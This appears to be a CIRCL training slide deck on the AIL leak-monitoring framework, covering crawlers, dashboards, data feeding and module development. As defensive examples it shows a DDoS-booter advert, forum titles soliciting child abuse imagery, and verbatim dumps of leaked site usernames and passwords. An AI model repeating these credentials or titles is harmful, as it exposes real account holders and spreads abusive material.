
Which type of decoded file have the highest size ?

Decoder: Practical Part

estimated type	hash	first seen	last seen	nb item	size	Virus Total	Sparkline
application/x-dosexec	c11c2be8d9ba4e86c8effaa411aa6b867ba75abe	2019/11/28	2019/11/28	1	191	Send this file to VT	
application/x-dosexec	a50cba731204ecce193b40178399a250b5ce6f67	2019/11/28	2019/11/28	1	32768	Send this file to VT	
application/x-dosexec	cc5f2f0da71f443ec12ae1b3cb6ab8bad80f22c4	2019/11/28	2019/11/28	1	203	Send this file to VT	
application/x-dosexec	eed67e8fa9cb9a43fea21ae653983a8e0a174f63	2019/11/26	2019/11/28	6	83	Send this file to VT	

Crawler

- Crawlers are used to navigate on regular website as well as .onion addresses (via automatic extraction of urls or manual submission)
- Splash ("scriptable" browser) is rendering the pages (including javascript) and produce screenshots (HAR archive too)



Crawler

How a domain is crawled by default

1. Fetch the first url
2. Render javascript (webkit browser)
3. Extract all urls
4. Filter url: keep all url of this domain
5. crawl next url (max depth = 1)

Crawler: DDoS Booter

qy4n6ptiraa7mtfy73wcp6da2xrapmbanwfr5kei4zrq2va
4uscvogid.onion :

First Seen	Last Check	Ports
2019/08/15	2019/10/06	[80]

infoleak:automatic-detection="bitcoin-address" infoleak:automatic-detection="ethereum-address"
infoleak:automatic-detection="onion" infoleak:automatic-detection="credit-card" ddos

[⊕](#)

Last Origin: crawled/2019/10/05/mqbysjl4ladg25cd.onion 0aa31681-fa45-4fc3-8151-7a7c5ac7e906

[Show Domain Correlations](#) 2

[Cryptocurrencies](#) 2 [⊕](#)

Hide Full resolution

HOME ABOUT PROOF PRICE PAYMENT

DDOSTECH

WICKR: DDOS.TECHNOLOGY



Reviews

April 23, 2019

I turned to this service on the recommendation of my friend, ordered an attack for a whole week, the work was done with high quality and responsibly.

September 21, 2018

I found this site through YAHOO, immediately contacted this service, and I had a free attack for almost ten minutes.

We accept:

Accept payments cryptocurrency. Cryptocurrency transfers guarantee your our security transaction. We accept BTC, ETH, DASH, LTC, ETC, XMP ...



Wallets Addresses

Child Sexual Abuse Material (CSAM)

Child Sexual Abuse Material (CSAM)

onion :

First Seen	Last Check
2018/08/14	2018/09/10

gin Paste: test

submission="crawler" /25 infoleak:automatic-detection="phone-number" /

5 entries Search:

ed Pastes

d/2018/09/10/ onionffbfb8c57-b15e-4159-ae82-27050e8f0cc6
d/2018/09/10/ onionff9b6c05-3a76-413e-a9aa-164b1f0b7a3e
d/2018/09/10/ onionff37deb5-d985-4ee7-9a36-938e4ab23fb2
d/2018/09/10/ onionfebbd7ae-538a-4804-9153-9292ac6e16ec
d/2018/09/10/ onionfea02816-a9fb-4283-ba1e-52125b940ae6

1 to 5 of 125 entries

Previous [1](#) [2](#) [3](#) [4](#) [5](#) ... [25](#) Next



Board Index • Photos • Photo Requests

Register

Photo Requests

TOPIC	REPLIES	VIEWS	LAST POST
LS model name or girlz... by vinhottu » Sun Sep 09, 2018 10:17 am	4	174	by 19999 Mon Sep 10, 2018 9:44 am
Toddler photo set by calvinical91 » Thu Aug 30, 2018 4:16 pm	3	999	by momo3 Sun Sep 10, 2018 12:11 am
8 yo girl 16 yo boys by hplp12345 » Thu Sep 06, 2018 10:21 am	2	455	by 19999 Sun Sep 09, 2018 7:14 pm
Who is this beautiful girl? by qwe12345 » Tue Sep 04, 2018 5:12 am	5	852	by 19999 Sun Sep 09, 2018 1:59 pm
looking for this 5yo girl and dad set by sisterplayx » Thu Sep 05, 2018 4:07 am	2	383	by momo3 Sun Sep 09, 2018 11:51 pm
Black girls by rightslight » Sat Sep 08, 2018 5:21 pm	0	137	by rightslight Sun Sep 09, 2018 5:21 pm
who is she? by sadmonster » Sun Aug 26, 2018 10:54 pm	2	1298	by Mudy Fri Sep 07, 2018 4:51 pm
Grandpa incest pls by Zhaolu » Thu Aug 30, 2018 6:31 pm	1	1052	by Mudy Fri Sep 07, 2018 4:50 pm
Danielle Bregoli by ascrf8 » Sun Sep 02, 2018 12:28 am	1	664	by Mudy Fri Sep 07, 2018 4:46 pm
anyone know if there's more? by sisterplayx » Thu Sep 06, 2018 4:42 am	1	352	by Mudy Fri Sep 07, 2018 4:43 pm
Who this by Confagger » Thu Sep 06, 2018 6:33 pm	1	358	by Mudy Fri Sep 07, 2018 3:59 pm
8 yo girl 16 yo boys by hplp12345 » Thu Sep 06, 2018 7:44 am	2	358	by Mudy Fri Sep 07, 2018 3:19 pm
Pedo sites logos by asdf123 » Thu Sep 06, 2018 8:30 pm	0	289	by asdf123 Thu Sep 06, 2018 8:30 pm
Please!! Any other pic of this cuties?? by offroad555 » Sun Jul 01, 2018 3:50 am	1	4686	by momo3 Tue Sep 04, 2019 11:50 pm
Who Is this girl? by torchie9 » Sun Aug 12, 2018 8:08 pm	2	2344	by momo3 Tue Sep 04, 2019 10:23 pm
Looking for Breeze and Gwen Nudes by GermanTV » Mon Jul 09, 2018 6:44 pm	2	4248	by momo3 Tue Sep 04, 2019 10:21 pm
ender girl by fredjett » Sun Aug 19, 2018 9:44 am	1	1944	by momo3 Sun Sep 02, 2018 3:48 am
Gant pic series by simka8 » Sat May 19, 2018 11:09 am	1	6056	by momo3 Sun Sep 02, 2018 3:45 am
Request for Vladmodels by Mewizard » Fri Aug 31, 2018 10:42 am	1	820	by Dome Fri Aug 31, 2018 12:48 pm
Kids with balloon by horkischandy » Mon Aug 27, 2018 8:20 pm	1	1158	by oaka Fri Aug 30, 2018 11:34 pm

Child Sexual Abuse Material: Challenges

- **Lack of automatic exchange with law enforcement**
- Missing a list of keywords related to some sensitive topics such as CSAM
 - Optimise the detection
 - Could bootstrap integration of machine learning (supervised learning)

Temporary solution: manual incremental construction of a corpus

- Not always optimal
- Not our expertise

Correlations and relationship

Live demo!

Example: Dashboard

Dashboard PasteSubmit Tags Terms frequency Browse important pastes Trending charts Modules statistics Sentiment Analysis

CIRCL
Analysis of Information Leaks

Search Paste

Total pastes since 10 min 

Display queues

- Working queues
- Idle queues
- Stuck queues

Queues Monitor

Feeder(s) Monitor:


Processed pastes



Filtered duplicated



Queues Monitor



Logs

Time	Channel	Level	Script Name	Source	Date	Paste name	Message	Actions
11:17:19	Script	WARNING	Mails	pastebin.com_pro	20180620	K4THWgY.gz	234 e-mail(s)	<input type="button" value="Q"/>
11:17:21	Script	WARNING	Credential	pastebin.com_pro	20180620	K4THWgY.gz	234 credentials found.	<input type="button" value="Q"/>
11:33:38	Script	WARNING	CreditCard	pastebin.com_pro	20180620	5RQip0cM.gz	1 valid number(s)	<input type="button" value="Q"/>
11:46:22	Script	WARNING	CreditCard	pastebin.com_pro	20180620	b0cqewGN.gz	1 valid number(s)	<input type="button" value="Q"/>
11:47:45	Script	WARNING	Mails	pastebin.com_pro	20180620	EGk7JK3h.gz	115 e-mail(s)	<input type="button" value="Q"/>
11:50:43	Script	WARNING	CreditCard	pastebin.com_pro	20180620	HHEF0IH.gz	20 valid number(s)	<input type="button" value="Q"/>
11:50:47	Script	WARNING	Mails	pastebin.com_pro	20180620	HHEF0IH.gz	17 e-mail(s)	<input type="button" value="Q"/>

INFO WARNING CRITICAL

Example: Text search

Q 1 Results for "gandcrab"						
Index:		2019-05-20 - 1365.328591 Mb				
Show:		10	entries	Search:		
#	Path	Date	Size (Kb)	Action		
0	crawled/2019/05/17/vs5e7g245s3pxjoc.onion374a1a89-4b16-4c3f-a460-4be8898da140 crawler cve	2019/05/17	15.44	i o		

Showing 1 to 1 of 1 entries

Totalling 1 results related to paste content

Previous [1](#) Next

Example: Pastes Metadata (1)

infoleak:automatic-detection="phone-number" infoleak:automatic-detection="mail" infoleak:automatic-detection="base64" +

Date	Source	Encoding	Language	Size (Kb)	Mime	Number of lines	Max line length
04/05/2019	pastebin.com_pro	text/plain	None	6.12	text/plain	1650	100

Create  Event

Duplicate list:

Show entries

Search:

Hash type	Paste info	Date	Path	Action
['tlsh']	Similarity: [19)%	2019-04-13	archive/pastebin.com_pro/2019/04/13/EbMVR87S.gz	
['tlsh']	Similarity: [10)%	2019-04-11	archive/pastebin.com_pro/2019/04/11/2X5HRVnX.gz	
['tlsh']	Similarity: [23)%	2019-04-25	archive/pastebin.com_pro/2019/04/25/TS2b6M4c.gz	
['tlsh']	Similarity: [14)%	2019-04-17	archive/pastebin.com_pro/2019/04/17/CuS93H7K.gz	
['tlsh']	Similarity: [23)%	2019-04-20	archive/pastebin.com_pro/2019/04/20/AQd0qGVQ.gz	
['tlsh']	Similarity: [20)%	2019-04-20	archive/pastebin.com_pro/2019/04/20/6DDc13b8.gz	
['tlsh']	Similarity: [21)%	2019-05-05	alerts/pastebin.com_pro/2019/05/05/X8nJLzda.gz	
['tlsh']	Similarity: [7)%	2019-04-13	archive/pastebin.com_pro/2019/04/13/Lyp4FVWW.gz	

Showing 1 to 8 of 8 entries

Previous  Next 

Example: Pastes Metadata (2)

Hash files:

Show entries

Search:

estimated type	hash	saved_path	Virus Total
application/octet-stream	3975f058bb0d445b60c10a11f1a5d88e19e4fa84 (1)	HASHS/application/octet-stream /39/3975f058bb0d445b60c10a11f1a5d88e19e4fa84	Send this file to VT
application/octet-stream	fed93c1753270fc849a4db37027b569cdd9a6108 (1)	HASHS/application/octet-stream /fe/fed93c1753270fc849a4db37027b569cdd9a6108	Send this file to VT

Showing 1 to 2 of 2 entries

Previous 1 Next

Example: Pastes Metadata (3)

✿ Crawled Item

Domain 2gtyctckj2y5e3ln.onion:80

Father crawled/2019/05/20/2gtyctckj2y5e3ln.onion954e1b05-acaa-4586-a4bc-804bf27b54f7

Url <http://2gtyctckj2y5e3ln.onion/index/forgot/password?tc=1>

[Full resolution](#)

The screenshot shows the Empire Market website. At the top, there's a navigation bar with links for LOGIN, REGISTER, FORUMS, and VERIFY MIRROR. Below the navigation is a "MNEMONIC VERIFICATION - PASSWORD/PIN RESET" form. The form contains a label "Please type your username and security mnemonic below that was provided to you at the time of registration." and a text input field.

Example: Browsing content

Content:

```
http://members2.mofosnetwork.com/access/login/
somosextremos:buddy1990
brazzers_glenn:cocklick
brazzers61:braves01

http://members.naughtyamerica.com/index.php?m=login
gernbianston:3unc2352
Janhuss141200:310575
igetalliwant:1377zeph
pwilks89:mon22key
Bman1551:hockey

MoFos IKnowThatGirl PublicPickUps
http://members2.mofos.com
Chrismagg40884:loganm40
brando1:zzbrando1
aacoen:1q2w3e4r
1rstinkle23:my8self

BraZZers
http://ma.brazzers.com
gcjensen:gcj21pva
skycssc17:rbcndn

#####
>| Get Daily Update Fresh Porn Password Here |<

=> http://www.erq.io/4mF1
```

Example: Browsing content

Content:

```
Over 50000+ custom hacked xxx passwords by us! Thousands of free xxx passwords to the hottest paysites!
#####
>| Get Fresh New Premium XXX Site Password Here |<
=> http://www.erq.io/4mF1
#####

http://ddfnetwork.com/home.html
eu172936:hCSBgKh
UecwB6zs:159X0$!r#6K78FuU

http://pornxn.stiffia.com/user/login
feldWek8939:R0bluJ8XtB
dabudka:17891789
brajits:brajits1

http://members.pornstarplatinum.com/sblogin/login.php/
gigiriveracom:xxxjay
jayx123:xxxjay69

http://members.vividceleb.com/
Rufio99:fairhaven
Sch1FRvi:102091
Chaos84:HOLE5244
Riptor795:blade7
Dom180:harkonnen
GaggedUK:a1k0chan

http://www.ariellaferreira.com/
```

Example: Search by tags

Search Tags by date range :

2019-05-19 2019-05-21

 infoleak.automatic-detection="cve" x infoleak.automatic-detection="bitcoin-address" x

[Search Tags](#)

Show 10 entries

Search:

Date	Path	# of lines	Action
2019/05/19	archive/pastebin.com_pro/2019/05/19/ej67tQ4b.gz cve bitcoin-address	71	
2019/05/21	archive/pastebin.com_pro/2019/05/21/vM2SwyTe.gz cve bitcoin-address	69	
2019/05/21	archive/pastebin.com_pro/2019/05/21/rsnHnp5L.gz cve bitcoin-address	71	

Showing 1 to 3 of 3 entries

Previous [1](#) Next

API

Setting up the framework

Setting up AIL-Framework from source or virtual machine

Setting up AIL-Framework from source

```
1 git clone https://github.com/CIRCL/AIL-framework.git  
2 cd AIL-framework  
3 ./installing_deps.sh
```

AIL ecosystem - Challenges and design

AIL ecosystem: Technologies used


Programming language: Full python3

Databases: Redis and ARDB

Server: Flask


Data message passing: ZMQ, Redis list and Redis
Publisher/Subscriber

AIL global architecture 1/2



AIL global architecture 2/2

Redis PubSub 1: port 6380, channel queuing
Redis PubSub 2: port 6380, channel script




Data feeder: Gathering pastes with pystemon


Pystemon global architecture

Redis PubSub 1: port 6380, channel queuing


Redis PubSub 2: port 6380, channel script




AIL global architecture: Data streaming between module



AIL global architecture: Data streaming between module (Credential example)



Message consuming



- No message lost nor double processing
- Multiprocessing!

Starting the framework

Running your own instance from source

Make sure that ZMQ_Global→address =

tcp://crf.circl.lu:5556,tcp://127.0.0.1:5556 in configs/core.cfg

Accessing the environment and starting AIL

```
1  
2 # Launch the system and the web interface  
3 cd bin/  
4 ./LAUNCH -l
```

Feeding the framework

Feeding AIL

There are different way to feed AIL with data:

1. Be a trusted partner with CIRCL and ask to get access to our feed
info@circl.lu
2. Setup *pystemon* and use the custom feeder
 - *pystemon* will collect pastes for you
3. Feed your own data using the API or the `import_dir.py` script
4. Feed your own file/text using the UI (Submit section)

Feeding AIL

There are different way to feed AIL with data:

1. CIRCL trusted partners can ask to access our feed info@circl.lu
 - ▷ You already have access
2. ~~Setup *pystemon* and use the custom feeder~~
 - ~~*pystemon* will collect pastes for you~~
3. Feed your own data using the API or `import_dir.py` script
4. Feed your own file/text using the UI (Submit section)

Via the UI (1)

Files submission

Submit a file

No file selected.

Archive Password

Optional

Tags :

Select Tags

Select Tags

Submit this paste

Via the UI (2)

Submitting Pastes ...



Files Submitted 1 / 1

Submitted pastes

/home/all/git/All-framework/PASTES/submitted/2018/06/29/02071570-b464-4bbb-be59-37c58c9b8925.gz

Submitted Pastes 

Success ✓

Feeding AIL with your own data - API

api/v1/import/item

```
1  {
2      "type": "text",
3      "tags": [
4          "infoleak:analyst-detection=\"private-key\""
5      ],
6      "text": "text to import"
7 }
```

Feeding AIL with your own data - import_dir.py (1)

/!\ requirements:

- Each file to be fed must be of a reasonable size:
 - ~ 3 Mb / file is already large
 - This is because some modules are doing regex matching
 - If you want to feed a large file, better split it in multiple ones


Feeding AIL with your own data - import_dir.py (2)

1. Check your local configuration bin/package/config.cfg
 - In the file bin/package/config.cfg,
 - Add 127.0.0.1:5556 in ZMQ_Global
 - (should already be set by default)
2. Launch import_dir.py with the directory you want to import
 - import_dir.py -d dir_path

Creating new features

Developing new features: Plug-in a module in the system

Choose where to put your module in the data flow:



Then, modify bin/package/modules.cfg accordingly

Writing your own modules - /bin/template.py

```
1 import time
2 from pubsublogger import publisher
3 from Helper import Process
4 if __name__ == '__main__':
5     # logger setup
6     publisher.port = 6380
7     publisher.channel = 'Script'
8     # Section name in configs/core.cfg
9     config_section = '<section name>'
10    # Setup the I/O queues
11    p = Process(config_section)
12    # Endless loop getting messages from the input queue
13    while True:
14        # Get one message from the input queue
15        message = p.get_from_set()
16        if message is None:
17            publisher.debug("{} queue is empty, waiting".format(config_section))
18            time.sleep(1)
19            continue
20        # Do something with the message from the queue
21        something_has_been_done = do_something(message)
22
```

Practical part

Practical part: Pick your choice

1. Update support of docker/ansible
2. Graph database on Credential.py
 - Top used passwords, most compromised user, ...
3. Webpage scrapper
 - Download html from URL found in pastes
 - Re-inject html as paste in AIL
4. Improvement of Phone.py
 - Way to much false positive as of now. Exploring new ways to validate phone numbers could be interesting
5. **Your custom feature**

Contribution rules

How to contribute



imgflip.com

Glimpse of contributed features

- Docker
- Ansible
- Email alerting
- SQL injection detection
- Phone number detection

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.

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- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution
- That's it!

⟨(^.^)⟩

Final words

- Building AIL helped us to find additional leaks which cannot be found using manual analysis and **improve the time to detect duplicate/recycled leaks.**
 - Therefore quicker response time to assist and/or inform proactively affected constituents.

Ongoing developments

- Python API wrapper
- **Data retention (export/import)**
- MISP format support (MISP modules expansion)
- auto Classify content by set of terms
 - CE contents
 - DDOS booters
 - ...
- Crawled items
 - add screenshot correlation
 - duplicate crawled domains
 - tor indexer
 - crawler cookie authentication

Annexes

Privacy, AIL and GDPR

- Many modules in AIL can process personal data and even special categories of data as defined in GDPR (Art. 9).
- The data controller is often the operator of the AIL framework (limited to the organisation) and has to define **legal grounds for processing personal data**.
- To help users of AIL framework, a document is available which describe points of AIL in regards to the regulation⁸.

⁸<https://www.circl.lu/assets/files/information-leaks-analysis-and-gdpr.pdf>

Potential legal grounds

- **Consent of the data subject** is in many cases not feasible in practice and often impossible or illogical to obtain (Art. 6(1)(a)).
- Legal obligation (Art. 6(1)(c)) - This legal ground applies mostly to CSIRTs, in accordance with the powers and responsibilities set out in CSIRTs mandate and with their constituency, as they may have the legal obligation to collect, analyse and share information leaks without having a prior consent of the data subject.
- Art. 6(1)(f) - Legitimate interest - Recital 49 explicitly refers to CSIRTs' right to process personal data provided that they have a legitimate interest but not colliding with fundamental rights and freedoms of data subject.

Managing AIL: Old fashion way

Access the script screen

```
1 | screen -r Script
```

Table: GNU screen shortcuts

Shortcut	Action
C-a d	detach screen
C-a c	Create new window
C-a n	next window screen
C-a p	previous window screen

Managing your modules: Using the helper

screen(1: ModuleInformation)

Running Queues									
Action	Queue name	PID	#	S TLine	R TLine	Processed element	CPU %	Mem %	Avg CPU%
<K>	Attributes	31731	5	2017-08-03 00:24:03	0:00:01	G3rbPVqV	3.10%	1.56%	3.60%
<K>	BrowsWarningPaste	31952	2	2017-08-03 00:23:55	0:00:09	yPjD0aL03	0.00%	1.43%	0.00%
<K>	Categ	31766	30	2017-08-03 00:23:58	0:00:06	HsL3zr6Y	6.70%	1.64%	17.40%
